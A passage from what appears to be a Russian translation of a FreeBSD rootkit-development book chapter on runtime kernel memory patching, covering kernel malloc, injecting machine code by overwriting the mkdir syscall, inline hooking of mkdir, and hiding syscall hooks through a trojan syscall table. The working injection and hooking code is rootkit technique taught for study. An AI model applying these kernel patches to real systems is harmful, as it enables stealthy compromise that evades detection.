$ gcc -o fix_hello_improved fix_hello_improved.c -lkvm
$ sudo ./fix_hello_improved
$ perl -e 'syscall(210);'
FreeBSD рулит!
```

Успех! Теперь у вас не должно возникнуть трудностей с исправлением любого байта кода ядра. Однако что происходит, когда исправление, которое вы хотите применить, слишком велико и перезапишет соседние инструкции, которые вам нужны? Ответ таков...

5.4 Выделение памяти ядра

В этом разделе я опишу набор основных функций и макросов, используемых для выделения и освобождения памяти ядра. Мы применим эти функции позже, когда явно решим обозначенную выше проблему.

5.4.1 Функция malloc

Функция `malloc` выделяет заданное число байт памяти в пространстве ядра. При успехе возвращается виртуальный адрес ядра, надлежащим образом выровненный для хранения любого объекта данных. Если возникает ошибка, вместо него возвращается `NULL`.

Вот прототип функции `malloc`:

```
#include <sys/types.h>
#include <sys/malloc.h>

void *
malloc(unsigned long size, struct malloc_type *type, int flags);
```

Ниже кратко описан каждый параметр.

`size`

Указывает объем неинициализированной памяти ядра, который нужно выделить.

`type`

Этот параметр используется для ведения статистики использования памяти и для базовых проверок корректности. Статистику памяти можно посмотреть командой `vmstat -m`. Обычно я буду задавать этот параметр как `M_TEMP`, то есть `malloc_type` для разных временных буферов данных.

Примечание. Подробнее о `struct malloc_type` см. справочную страницу `malloc(9)`.

`flags`

Этот параметр дополнительно уточняет рабочие характеристики `malloc`. Его можно задать любым из следующих значений:

Флаг	Описание
`M_ZERO`	Заставляет выделенную память быть заполненной нулями.
`M_NOWAIT`	Заставляет `malloc` вернуть `NULL`, если запрос выделения нельзя выполнить немедленно. Этот флаг следует задавать при вызове `malloc` в контексте прерывания.
`M_WAITOK`	Заставляет `malloc` уснуть и ждать ресурсов, если запрос выделения нельзя выполнить немедленно. Если этот флаг задан, `malloc` не может вернуть `NULL`.

Нужно указать либо `M_NOWAIT`, либо `M_WAITOK`.

5.4.2 Макрос MALLOC

Для совместимости с унаследованным кодом функция `malloc` вызывается через макрос `MALLOC`, который определен следующим образом:

```
#include <sys/types.h>
#include <sys/malloc.h>

MALLOC(space, cast, unsigned long size, struct malloc_type *type, int flags);
```

Этот макрос функционально эквивалентен:

```
(space) = (cast)malloc((u_long)(size), type, flags)
```

5.4.3 Функция free

Чтобы освободить память ядра, ранее выделенную `malloc`, вызовите функцию `free`.

```
#include <sys/types.h>
#include <sys/malloc.h>

void
free(void *addr, struct malloc_type *type);
```

Здесь `addr` - адрес памяти, возвращенный предыдущим вызовом `malloc`, а `type` - связанный с ним `malloc_type`.

5.4.4 Макрос FREE

Для совместимости с унаследованным кодом функция `free` вызывается через макрос `FREE`, который определен следующим образом:

```
#include <sys/types.h>
#include <sys/malloc.h>

FREE(void *addr, struct malloc_type *type);
```

Этот макрос функционально эквивалентен:

```
free((addr), type)
```

> **Примечание.** В какой-то момент истории 4BSD часть алгоритма `malloc` была встроена в макрос, поэтому помимо вызова функции существует макрос `MALLOC`.[1] Однако алгоритм `malloc` во FreeBSD - это просто вызов функции. Поэтому, если вы не пишете код, совместимый с унаследованным кодом, использовать макросы `MALLOC` и `FREE` не рекомендуется.

5.4.5 Пример

В листинге 5-4 показан модуль системного вызова, предназначенный для выделения памяти ядра. Системный вызов вызывается с двумя аргументами: длинным целым числом, содержащим объем памяти, который нужно выделить, и указателем на длинное целое число для сохранения возвращенного адреса.

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/malloc.h>

struct kmalloc_args {
        unsigned long size;
        unsigned long *addr;
};

/* Системный вызов для выделения виртуальной памяти ядра. */
static int
kmalloc(struct thread *td, void *syscall_args)
{
        struct kmalloc_args *uap;
        uap = (struct kmalloc_args *)syscall_args;

        int error;
        unsigned long addr;

        MALLOC(addr, unsigned long, uap->size, M_TEMP, M_NOWAIT);
        error = copyout(&addr, uap->addr, sizeof(addr));

        return(error);
}

/* sysent для нового системного вызова. */
static struct sysent kmalloc_sysent = {
        2,                      /* число аргументов */
        kmalloc                 /* реализующая функция */
};

/* Смещение в sysent[], где должен быть выделен системный вызов. */
```

```
static int offset = NO_SYSCALL;

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
                uprintf("Системный вызов загружен по смещению %d.\n", offset);
                break;
        case MOD_UNLOAD:
                uprintf("Системный вызов выгружен со смещения %d.\n", offset);
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

SYSCALL_MODULE(kmalloc, &offset, &kmalloc_sysent, load, NULL);
```

Листинг 5-4. `kmalloc.c`

Как видите, этот код просто (1) вызывает макрос `MALLOC`, чтобы выделить `uap->size` памяти ядра, а затем (2) копирует возвращенный адрес в пространство пользователя.

Листинг 5-5 - программа в пространстве пользователя, предназначенная для выполнения приведенного выше системного вызова.

```
#include <stdio.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

int
main(int argc, char *argv[])
{
        int syscall_num;
        struct module_stat stat;
        unsigned long addr;

        if (argc != 2) {
                printf("Использование:\n%s <размер>\n", argv[0]);
                exit(0);
        }

        stat.version = sizeof(stat);
        modstat(modfind("kmalloc"), &stat);
        syscall_num = stat.data.intval;

        syscall(syscall_num, (unsigned long)atoi(argv[1]), &addr);
        printf("Адрес выделенной памяти ядра: 0x%x\n", addr);

        exit(0);
}
```

Листинг 5-5. `interface.c`

Эта программа использует подход `modstat`/`modfind`, описанный в главе 1, чтобы передать первый аргумент командной строки в `kmalloc`; этот аргумент должен содержать объем памяти ядра, который нужно выделить. Затем она выводит виртуальный адрес ядра, где находится недавно выделенная память.

5.5 Выделение памяти ядра из пространства пользователя

Теперь, когда вы увидели, как "правильно" выделять память ядра с помощью кода модуля, сделаем это с помощью исправления памяти ядра во время выполнения. Вот алгоритм (Cesare, 1998, цит. по sd и devik, 2001), который мы будем использовать:

1. Получить адрес системного вызова `mkdir` в памяти.
2. Сохранить `sizeof(kmalloc)` байт `mkdir`.
3. Перезаписать `mkdir` кодом `kmalloc`.
4. Вызвать `mkdir`.
5. Восстановить `mkdir`.

С этим алгоритмом вы по сути исправляете системный вызов своим собственным кодом, выполняете системный вызов, который вместо него выполнит ваш код, а затем восстанавливаете системный вызов. Этот алгоритм можно использовать для выполнения любого фрагмента кода в пространстве ядра без KLD.

Однако помните, что когда вы перезаписываете системный вызов, любой процесс, который выполняет этот системный вызов или уже находится внутри него, сломается, что приведет к панике ядра. Иными словами, этому алгоритму присуще состояние гонки, или проблема конкурентного выполнения.

5.5.1 Пример

В листинге 5-6 показана программа в пространстве пользователя, предназначенная для выделения памяти ядра. Эта программа вызывается с одним аргументом командной строки: целым числом, содержащим число байт, которое нужно выделить.

```
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

/* Код функции выделения памяти ядра (kmalloc). */
unsigned char kmalloc[] =
        "\x55"                          /* push   %ebp                  */
        "\xb9\x01\x00\x00\x00"          /* mov    $0x1,%ecx             */
        "\x89\xe5"                      /* mov    %esp,%ebp             */
        "\x53"                          /* push   %ebx                  */
        "\xba\x00\x00\x00\x00"          /* mov    $0x0,%edx             */
        "\x83\xec\x10"                  /* sub    $0x10,%esp            */
        "\x89\x4c\x24\x08"              /* mov    %ecx,0x8(%esp)        */
        "\x8b\x5d\x0c"                  /* mov    0xc(%ebp),%ebx        */
        "\x89\x54\x24\x04"              /* mov    %edx,0x4(%esp)        */
        "\x8b\x03"                      /* mov    (%ebx),%eax           */
        "\x89\x04\x24"                  /* mov    %eax,(%esp)           */
        "\xe8\xfc\xff\xff\xff"          /* call   4e2 <kmalloc+0x22>    */
        "\x89\x45\xf8"                  /* mov    %eax,0xfffffff8(%ebp) */
        "\xb8\x04\x00\x00\x00"          /* mov    $0x4,%eax             */
        "\x89\x44\x24\x08"              /* mov    %eax,0x8(%esp)        */
        "\x8b\x43\x04"                  /* mov    0x4(%ebx),%eax        */
        "\x89\x44\x24\x04"              /* mov    %eax,0x4(%esp)        */
        "\x8d\x45\xf8"                  /* lea    0xfffffff8(%ebp),%eax */
        "\x89\x04\x24"                  /* mov    %eax,(%esp)           */
        "\xe8\xfc\xff\xff\xff"          /* call   500 <kmalloc+0x40>    */
        "\x83\xc4\x10"                  /* add    $0x10,%esp            */
        "\x5b"                          /* pop    %ebx                  */
```

```
        "\x5d"                          /* pop    %ebp                 */
        "\xc3"                          /* ret                         */
        "\x8d\xb6\x00\x00\x00\x00";     /* lea    0x0(%esi),%esi       */

/*
 * Относительный адрес инструкций, следующих за операторами call
 * внутри kmalloc.
 */
#define OFFSET_1        0x26
#define OFFSET_2        0x44

int
main(int argc, char *argv[])
{
        int i;
        char errbuf[_POSIX2_LINE_MAX];
        kvm_t *kd;
        struct nlist nl[] = { {NULL}, {NULL}, {NULL}, {NULL}, {NULL}, };
        unsigned char mkdir_code[sizeof(kmalloc)];
        unsigned long addr;

        if (argc != 2) {
                printf("Использование:\n%s <размер>\n", argv[0]);
                exit(0);
        }

        /* Инициализировать доступ к виртуальной памяти ядра. */
        kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
        if (kd == NULL) {
                fprintf(stderr, "ОШИБКА: %s\n", errbuf);
                exit(-1);
        }

        nl[0].n_name = "mkdir";
        nl[1].n_name = "M_TEMP";
        nl[2].n_name = "malloc";
        nl[3].n_name = "copyout";

        /* Найти адрес mkdir, M_TEMP, malloc и copyout. */
        if (kvm_nlist(kd, nl) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }
        for (i = 0; i < 4; i++) {
                if (!nl[i].n_value) {
                        fprintf(stderr, "ОШИБКА: символ %s не найден\n",
                            nl[i].n_name);
                        exit(-1);
                }
        }

        /*
         * Исправить код функции kmalloc, чтобы он содержал правильные
         * адреса для M_TEMP, malloc и copyout.
         */
        *(unsigned long *)&kmalloc[10] = nl[1].n_value;
        *(unsigned long *)&kmalloc[34] = nl[2].n_value -
            (nl[0].n_value + OFFSET_1);
        *(unsigned long *)&kmalloc[64] = nl[3].n_value -
            (nl[0].n_value + OFFSET_2);

        /* Сохранить sizeof(kmalloc) байт mkdir. */
        if (kvm_read(kd, nl[0].n_value, mkdir_code, sizeof(kmalloc)) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        /* Перезаписать mkdir кодом kmalloc. */
        if (kvm_write(kd, nl[0].n_value, kmalloc, sizeof(kmalloc)) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
```

```
        }

        /* Выделить память ядра. */
        syscall(136, (unsigned long)atoi(argv[1]), &addr);
        printf("Адрес выделенной памяти ядра: 0x%x\n", addr);

        /* Восстановить mkdir. */
        if (kvm_write(kd, nl[0].n_value, mkdir_code, sizeof(kmalloc)) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        /* Закрыть kd. */
        if (kvm_close(kd) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        exit(0);
}
```

Листинг 5-6. `kmalloc_reloaded.c`

В предыдущем коде (1) код функции `kmalloc` был создан путем дизассемблирования системного вызова `kmalloc` из листинга 5-4:

```
$ objdump -dR ./kmalloc.ko
./kmalloc.ko:     file format elf32-i386-freebsd
Дизассемблирование раздела .text:
000004c0 <kmalloc>:
 4c0:   55                      push   %ebp
 4c1:   b9 01 00 00 00          mov    $0x1,%ecx
 4c6:   89 e5                   mov    %esp,%ebp
 4c8:   53                      push   %ebx
 4c9:   ba 00 00 00 00          mov    $0x0,%edx
                        4ca: R_386_32   M_TEMP
 4ce:   83 ec 10                sub    $0x10,%esp
 4d1:   89 4c 24 08             mov    %ecx,0x8(%esp)
 4d5:   8b 5d 0c                mov    0xc(%ebp),%ebx
 4d8:   89 54 24 04             mov    %edx,0x4(%esp)
 4dc:   8b 03                   mov    (%ebx),%eax
 4de:   89 04 24                mov    %eax,(%esp)
 4e1:   e8 fc ff ff ff          call   4e2 <kmalloc+0x22>
                        4e2: R_386_PC32 malloc
 4e6:   89 45 f8                mov    %eax,0xfffffff8(%ebp)
 4e9:   b8 04 00 00 00          mov    $0x4,%eax
 4ee:   89 44 24 08             mov    %eax,0x8(%esp)
 4f2:   8b 43 04                mov    0x4(%ebx),%eax
 4f5:   89 44 24 04             mov    %eax,0x4(%esp)
 4f9:   8d 45 f8                lea    0xfffffff8(%ebp),%eax
 4fc:   89 04 24                mov    %eax,(%esp)
 4ff:   e8 fc ff ff ff          call   500 <kmalloc+0x40>
                        500: R_386_PC32 copyout
 504:   83 c4 10                add    $0x10,%esp
 507:   5b                      pop    %ebx
 508:   5d                      pop    %ebp
 509:   c3                      ret
 50a:   8d b6 00 00 00 00       lea    0x0(%esi),%esi
```

Обратите внимание, что `objdump(1)` сообщает о трех инструкциях, требующих динамической релокации. Первая, по смещению 10, предназначена (1) для адреса `M_TEMP`. Вторая, по смещению 34, предназначена (2) для операнда оператора `call malloc`. Третья, по смещению 64, предназначена (3) для операнда оператора `call copyout`.

В kmalloc_reloaded.c мы учитываем это в коде нашей функции kmalloc следующими пятью строками:

```
*(unsigned long *)&kmalloc[10] = nl[1].n_value;
*(unsigned long *)&kmalloc[34] = nl[2].n_value -
    (nl[0].n_value + OFFSET_1);
*(unsigned long *)&kmalloc[64] = nl[3].n_value -
    (nl[0].n_value + OFFSET_2);
```

Обратите внимание, что kmalloc исправляется по смещению 10 (1) адресом M_TEMP. Он также исправляется по смещениям 34 и 64 соответственно (2) адресом malloc минус (3) адрес инструкции, следующей за вызовом malloc, и (4) адресом copyout минус (5) адрес инструкции, следующей за вызовом copyout.

Следующий вывод показывает kmalloc_reloaded в действии:

```
$ gcc -o kmalloc_reloaded kmalloc_reloaded.c -lkvm
$ sudo ./kmalloc_reloaded 10
Адрес выделенной памяти ядра: 0xc1bb91b0
```

Чтобы проверить выделение памяти ядра, можно использовать отладчик режима ядра, например ddb(4):

```
KDB: вход: ручной переход в отладчик
[thread pid 13 tid 100003 ]
Остановлено на  kdb_enter+0x2c: leave
db> examine/x 0xc1bb91b0
0xc1bb91b0:     70707070
db>
0xc1bb91b4:     70707070
db>
0xc1bb91b8:     dead7070
```

5.6 Встроенный перехват функций

Вспомните проблему, поставленную в конце раздела 5.3.1: что делать, если вы хотите исправить некоторый код ядра, но ваше исправление слишком велико и перезапишет соседние инструкции, которые вам нужны? Ответ: использовать встроенный перехват функции.

В общем случае встроенный перехват функции помещает безусловный переход внутри тела функции к области памяти, которую вы контролируете. Эта память будет содержать "новый" код, который должна выполнить функция, байты кода, перезаписанные безусловным переходом, и безусловный переход обратно к исходной функции. Это расширит функциональность, сохранив исходное поведение. Разумеется, вы не обязаны сохранять исходное поведение.

5.6.1 Пример

В этом разделе мы исправим системный вызов mkdir с помощью встроенного перехвата функции так, чтобы он выводил фразу "Привет, мир!\n" каждый раз, когда создает каталог.

Теперь посмотрим на дизассемблирование mkdir, чтобы понять, куда поместить переход, какие байты нужно сохранить и куда нужно вернуться.

```
$ nm /boot/kernel/kernel | grep mkdir
c04dfc00 T devfs_vmkdir
c06a84e0 t handle_written_mkdir
c05bfa10 T kern_mkdir
c05bfec0 T mkdir
c07d1f40 B mkdirlisthd
```

```
c04ef6a0 t msdosfs_mkdir
c06579e0 t nfs4_mkdir
c066a910 t nfs_mkdir
c067a830 T nfsrv_mkdir
c07515b6 r nfsv3err_mkdir
c06c32e0 t ufs_mkdir
c07b8d20 D vop_mkdir_desc
c05b77f0 T vop_mkdir_post
c07b8d44 d vop_mkdir_vp_offsets
$ objdump -d --start-address=0xc05bfec0 /boot/kernel/kernel
/boot/kernel/kernel:     file format elf32-i386-freebsd
Дизассемблирование раздела .text:
c05bfec0 <mkdir>:
c05bfec0:       55                      push   %ebp
c05bfec1:       89 e5                   mov    %esp,%ebp
c05bfec3:       83 ec 10                sub    $0x10,%esp
c05bfec6:       8b 55 0c                mov    0xc(%ebp),%edx
c05bfec9:       8b 42 04                mov    0x4(%edx),%eax
c05bfecc:       89 44 24 0c             mov    %eax,0xc(%esp)
c05bfed0:       31 c0                   xor    %eax,%eax
c05bfed2:       89 44 24 08             mov    %eax,0x8(%esp)
c05bfed6:       8b 02                   mov    (%edx),%eax
c05bfed8:       89 44 24 04             mov    %eax,0x4(%esp)
c05bfedc:       8b 45 08                mov    0x8(%ebp),%eax
c05bfedf:       89 04 24                mov    %eax,(%esp)
c05bfee2:       e8 29 fb ff ff          call   c05bfa10 <kern_mkdir>
c05bfee7:       c9                      leave
c05bfee8:       c3                      ret
c05bfee9:       8d b4 26 00 00 00 00    lea    0x0(%esi),%esi
```

Поскольку я хочу расширить функциональность `mkdir`, а не изменить ее, лучшее место для безусловного перехода находится в начале. Для безусловного перехода требуется семь байт. Если перезаписать первые семь байт `mkdir`, первые три инструкции будут уничтожены, а четвертая инструкция, начинающаяся со смещения шесть, будет испорчена. Поэтому нам потребуется сохранить первые четыре инструкции, то есть первые девять байт, чтобы сохранить функциональность `mkdir`; это также означает, что нужно вернуться к смещению девять, чтобы продолжить выполнение с пятой инструкции.

Однако прежде чем принять этот план, посмотрим на дизассемблирование `mkdir` на другой машине.

```
$ nm /boot/kernel/kernel | grep mkdir
c047c560 T devfs_vmkdir
c0620e40 t handle_written_mkdir
c0556ca0 T kern_mkdir
c0557030 T mkdir
c071d57c B mkdirlisthd
c048a3e0 t msdosfs_mkdir
c05e2ed0 t nfs4_mkdir
c05d8710 t nfs_mkdir
c05f9140 T nfsrv_mkdir
c06b4856 r nfsv3err_mkdir
c063a670 t ufs_mkdir
c0702f40 D vop_mkdir_desc
c0702f64 d vop_mkdir_vp_offsets
$ objdump -d --start-address=0xc0557030 /boot/kernel/kernel
/boot/kernel/kernel:     file format elf32-i386-freebsd
Дизассемблирование раздела .text:
c0557030 <mkdir>:
c0557030:       55                      push   %ebp
c0557031:       31 c9                   xor    %ecx,%ecx
c0557033:       89 e5                   mov    %esp,%ebp
c0557035:       83 ec 10                sub    $0x10,%esp
c0557038:       8b 55 0c                mov    0xc(%ebp),%edx
c055703b:       8b 42 04                mov    0x4(%edx),%eax
c055703e:       89 4c 24 08             mov    %ecx,0x8(%esp)
c0557042:       89 44 24 0c             mov    %eax,0xc(%esp)
c0557046:       8b 02                   mov    (%edx),%eax
c0557048:       89 44 24 04             mov    %eax,0x4(%esp)
```

```
c055704c:       8b 45 08                mov    0x8(%ebp),%eax
c055704f:       89 04 24                mov    %eax,(%esp)
c0557052:       e8 49 fc ff ff          call   c0556ca0 <kern_mkdir>
c0557057:       c9                      leave
c0557058:       c3                      ret
c0557059:       8d b4 26 00 00 00 00    lea    0x0(%esi),%esi
```

Обратите внимание, насколько различаются эти два дизассемблирования. На этот раз пятая инструкция начинается со смещения восемь, а не девять. Если бы код вернулся к смещению девять, он совершенно точно уронил бы эту систему. Суть в том, что при написании встроенного перехвата функции обычно нужно избегать жестко заданных смещений, если вы хотите применять перехватчик на широком диапазоне систем.

Возвращаясь к двум дизассемблированиям, обратите внимание, что `mkdir` каждый раз вызывает `kern_mkdir`. Поэтому мы можем вернуться к нему, то есть к `0xe8`. Чтобы сохранить функциональность `mkdir`, теперь придется сохранить каждый байт вплоть до `0xe8`, но не включая его.

В листинге 5-7 показан мой встроенный перехват функции для `mkdir`.

Примечание. Ради экономии места код функции `kmalloc` опущен.

```
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

/* Код функции выделения памяти ядра (kmalloc). */
unsigned char kmalloc[] =
. . .

/*
 * Относительный адрес инструкций, следующих за операторами call
 * внутри kmalloc.
 */
#define K_OFFSET_1      0x26
#define K_OFFSET_2      0x44

/* Код функции приветствия. */
unsigned char hello[] =
        "\x48"                          /* H                            */
        "\x65"                          /* e                            */
        "\x6c"                          /* l                            */
        "\x6c"                          /* l                            */
        "\x6f"                          /* o                            */
        "\x2c"                          /* ,                            */
        "\x20"                          /*                              */
        "\x77"                          /* w                            */
        "\x6f"                          /* o                            */
        "\x72"                          /* r                            */
        "\x6c"                          /* l                            */
        "\x64"                          /* d                            */
        "\x21"                          /* !                            */
        "\x0a"                          /* \n                           */
        "\x00"                          /* NULL                         */
        "\x55"                          /* push   %ebp                  */
        "\x89\xe5"                      /* mov    %esp,%ebp             */
        "\x83\xec\x04"                  /* sub    $0x4,%esp             */
        "\xc7\x04\x24\x00\x00\x00\x00"  /* movl   $0x0,(%esp)           */
        "\xe8\xfc\xff\xff\xff"          /* call   uprintf               */
        "\x31\xc0"                      /* xor    %eax,%eax             */
        "\x83\xc4\x04"                  /* add    $0x4,%esp             */
        "\x5d";                         /* pop    %ebp                  */
/*
```

```
 * Относительный адрес инструкции, следующей за оператором call uprintf
 * внутри hello.
 */
#define H_OFFSET_1      0x21

/* Код безусловного перехода. */
unsigned char jump[] =
        "\xb8\x00\x00\x00\x00"          /* movl   $0x0,%eax             */
        "\xff\xe0";                     /* jmp    *%eax                 */

int
main(int argc, char *argv[])
{
        int i, call_offset;
        char errbuf[_POSIX2_LINE_MAX];
        kvm_t *kd;
        struct nlist nl[] = { {NULL}, {NULL}, {NULL}, {NULL}, {NULL},
            {NULL}, };
        unsigned char mkdir_code[sizeof(kmalloc)];
        unsigned long addr, size;

        /* Инициализировать доступ к виртуальной памяти ядра. */
        kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
        if (kd == NULL) {
                fprintf(stderr, "ОШИБКА: %s\n", errbuf);
                exit(-1);
        }

        nl[0].n_name = "mkdir";
        nl[1].n_name = "M_TEMP";
        nl[2].n_name = "malloc";
        nl[3].n_name = "copyout";
        nl[4].n_name = "uprintf";

        /*
         * Найти адрес mkdir, M_TEMP, malloc, copyout и uprintf.
         */
        if (kvm_nlist(kd, nl) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }
        for (i = 0; i < 5; i++) {
                if (!nl[i].n_value) {
                        fprintf(stderr, "ОШИБКА: символ %s не найден\n",
                            nl[i].n_name);
                        exit(-1);
                }
        }

        /* Сохранить sizeof(kmalloc) байт mkdir. */
        if (kvm_read(kd, nl[0].n_value, mkdir_code, sizeof(kmalloc)) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        /* Просмотреть mkdir в поисках call kern_mkdir. */
        for (i = 0; i < sizeof(kmalloc); i++) {
                if (mkdir_code[i] == 0xe8) {
                        call_offset = i;
                        break;
                }
        }

        /* Определить, сколько памяти нужно выделить. */
        size = (unsigned long)sizeof(hello) + (unsigned long)call_offset +
            (unsigned long)sizeof(jump);

        /*
         * Исправить код функции kmalloc, чтобы он содержал правильные
         * адреса для M_TEMP, malloc и copyout.
         */
```

```
*(unsigned long *)&kmalloc[10] = nl[1].n_value;
*(unsigned long *)&kmalloc[34] = nl[2].n_value -
    (nl[0].n_value + K_OFFSET_1);
*(unsigned long *)&kmalloc[64] = nl[3].n_value -
    (nl[0].n_value + K_OFFSET_2);

/* Перезаписать mkdir кодом kmalloc. */
if (kvm_write(kd, nl[0].n_value, kmalloc, sizeof(kmalloc)) < 0) {
        fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
        exit(-1);
}

/* Выделить память ядра. */
syscall(136, size, &addr);

/* Восстановить mkdir. */
if (kvm_write(kd, nl[0].n_value, mkdir_code, sizeof(kmalloc)) < 0) {
        fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
        exit(-1);
}

/*
 * Исправить код функции приветствия, чтобы он содержал
 * правильные адреса строки приветствия и uprintf.
 */
*(unsigned long *)&hello[24] = addr;
*(unsigned long *)&hello[29] = nl[4].n_value - (addr + H_OFFSET_1);

/*
 * Поместить код функции приветствия в недавно выделенную
 * память ядра.
 */
if (kvm_write(kd, addr, hello, sizeof(hello)) < 0) {
        fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
        exit(-1);
}

/*
 * Поместить весь код mkdir вплоть до call kern_mkdir, но не включая
 * его, после кода функции приветствия.
 */
if (kvm_write(kd, addr + (unsigned long)sizeof(hello) - 1,
    mkdir_code, call_offset) < 0) {
        fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
        exit(-1);
}

/*
 * Исправить код безусловного перехода так, чтобы он вернулся к
 * оператору call kern_mkdir внутри mkdir.
 */
*(unsigned long *)&jump[1] = nl[0].n_value +
    (unsigned long)call_offset;

/*
 * Поместить код безусловного перехода в недавно выделенную память
 * ядра, после кода mkdir.
 */
if (kvm_write(kd, addr + (unsigned long)sizeof(hello) - 1 +
    (unsigned long)call_offset, jump, sizeof(jump)) < 0) {
        fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
        exit(-1);
}

/*
 * Исправить код безусловного перехода так, чтобы он переходил к
 * началу кода функции приветствия.
 */
*(unsigned long *)&jump[1] = addr + 0x0f;

/*
```

```
         * Перезаписать начало mkdir кодом безусловного перехода.
         */
        if (kvm_write(kd, nl[0].n_value, jump, sizeof(jump)) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        /* Закрыть kd. */
        if (kvm_close(kd) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        exit(0);
}
```

Листинг 5-7. `mkdir_patch.c`

Как видите, использовать встроенный перехват функции относительно просто, хотя и несколько длинно. На самом деле единственный фрагмент кода, которого вы раньше не видели, - это (1) код функции приветствия. Он довольно прост, но в нем есть два важных момента.

Во-первых, обратите внимание, что первые 15 байт `hello` фактически являются данными; точнее, эти байты составляют исходную ASCII-строку приветствия. Настоящие инструкции ассемблера начинаются только со смещения 15. Именно поэтому код безусловного перехода, перезаписывающий `mkdir`, (2) устанавливается в `addr + 0x0f`.

Во-вторых, обратите внимание на последние три инструкции `hello`. Первая обнуляет регистр `%eax`, вторая очищает стек, а последняя восстанавливает регистр `%ebp`. Это делается для того, чтобы, когда `mkdir` действительно начнет выполняться, все выглядело так, будто перехватчика никогда не было.

Следующий вывод показывает `mkdir_patch` в действии:

```
$ gcc -o mkdir_patch mkdir_patch.c -lkvm
$ sudo ./mkdir_patch
$ mkdir TESTING
Привет, мир!
$ ls -F
TESTING/       mkdir_patch*   mkdir_patch.c
```

5.6.2 Подводные камни

Поскольку `mkdir_patch.c` - простой пример, он не раскрывает некоторые типичные подводные камни, связанные с inline-перехватом функций.

Во-первых, помещая безусловный переход внутрь тела функции, поведение которой вы намерены сохранить, вы с большой вероятностью вызовете панику ядра. Причина в том, что код безусловного перехода требует использования регистра общего назначения; однако вероятно, что внутри тела функции все регистры общего назначения уже будут использоваться. Чтобы обойти это, поместите регистр, который собираетесь использовать, в стек перед переходом, а затем извлеките его после.

Во-вторых, если вы копируете оператор `call` или `jump` и помещаете его в другую область памяти, нельзя выполнить его как есть; сначала нужно скорректировать его операнд. Причина в том, что машинный операнд оператора `call` или `jump` является относительным адресом.

Наконец, ваш код может быть вытеснен во время исправления, и в это время целевая функция может выполниться в своем неполном состоянии. Поэтому, если возможно, следует избегать исправления несколькими записями.

5.7 Маскировка перехватчиков системных вызовов

Прежде чем завершить эту главу, кратко рассмотрим нетривиальное применение исправления памяти ядра во время выполнения: маскировку перехватчиков системных вызовов. То есть реализацию перехватчика системного вызова без исправления таблицы системных вызовов или какой-либо функции системного вызова. Это достигается исправлением диспетчера системных вызовов с помощью встроенного перехвата функции так, чтобы он ссылался на троянскую таблицу системных вызовов вместо исходной. Это делает исходную таблицу нефункциональной, но сохраняет ее целостность, позволяя троянской таблице направлять запросы системных вызовов любому обработчику, который вам нужен.

Поскольку код для этого довольно длинный, он длиннее `mkdir_patch.c`, я просто объясню, как это делается, а сам код оставлю вам.

Диспетчер системных вызовов во FreeBSD - это `syscall`, реализованный в файле `/sys/i386/i386/trap.c` следующим образом.

Примечание. Ради экономии места любой код, не относящийся к обсуждению, опущен.

```
void
syscall(frame)
        struct trapframe frame;
{
        caddr_t params;
        struct sysent *callp;
        struct thread *td = curthread;
        struct proc *p = td->td_proc;
        register_t orig_tf_eflags;
        u_int sticks;
        int error;
        int narg;
        int args[8];
        u_int code;
. . .
        if (code >= p->p_sysent->sv_size)
                callp = &p->p_sysent->sv_table[0];
        else
                callp = &p->p_sysent->sv_table[code];
. . .
}
```

В `syscall` строка (1) ссылается на таблицу системных вызовов и сохраняет адрес системного вызова, который нужно диспетчеризовать, в `callp`. Вот как эта строка выглядит в дизассемблированном виде:

```
 486:   64 a1 00 00 00 00       mov    %fs:0x0,%eax
 48c:   8b 00                   mov    (%eax),%eax
 48e:   8b 80 a0 01 00 00       mov    0x1a0(%eax),%eax
 494:   8b 40 04                mov    0x4(%eax),%eax
```

Первая инструкция загружает `curthread`, текущий выполняющийся поток, то есть сегментный регистр `%fs`, в `%eax`. Первое поле в структуре `thread` - это указатель на связанную с ней структуру `proc`; следовательно, вторая инструкция загружает текущий процесс в `%eax`. Следующая инструкция загружает `p_sysent` в `%eax`. Это можно проверить, поскольку поле `p_sysent`, являющееся указателем `sysentvec`, расположено по смещению `0x1a0` внутри структуры `proc`. Последняя инструкция загружает таблицу системных вызовов в `%eax`. Это можно проверить, поскольку поле `sv_table` расположено по смещению `0x4` внутри структуры `sysentvec`. Именно эту последнюю строку нужно искать и исправлять. Однако имейте в виду, что в зависимости от системы таблица системных вызовов может быть загружена в другой регистр общего назначения.

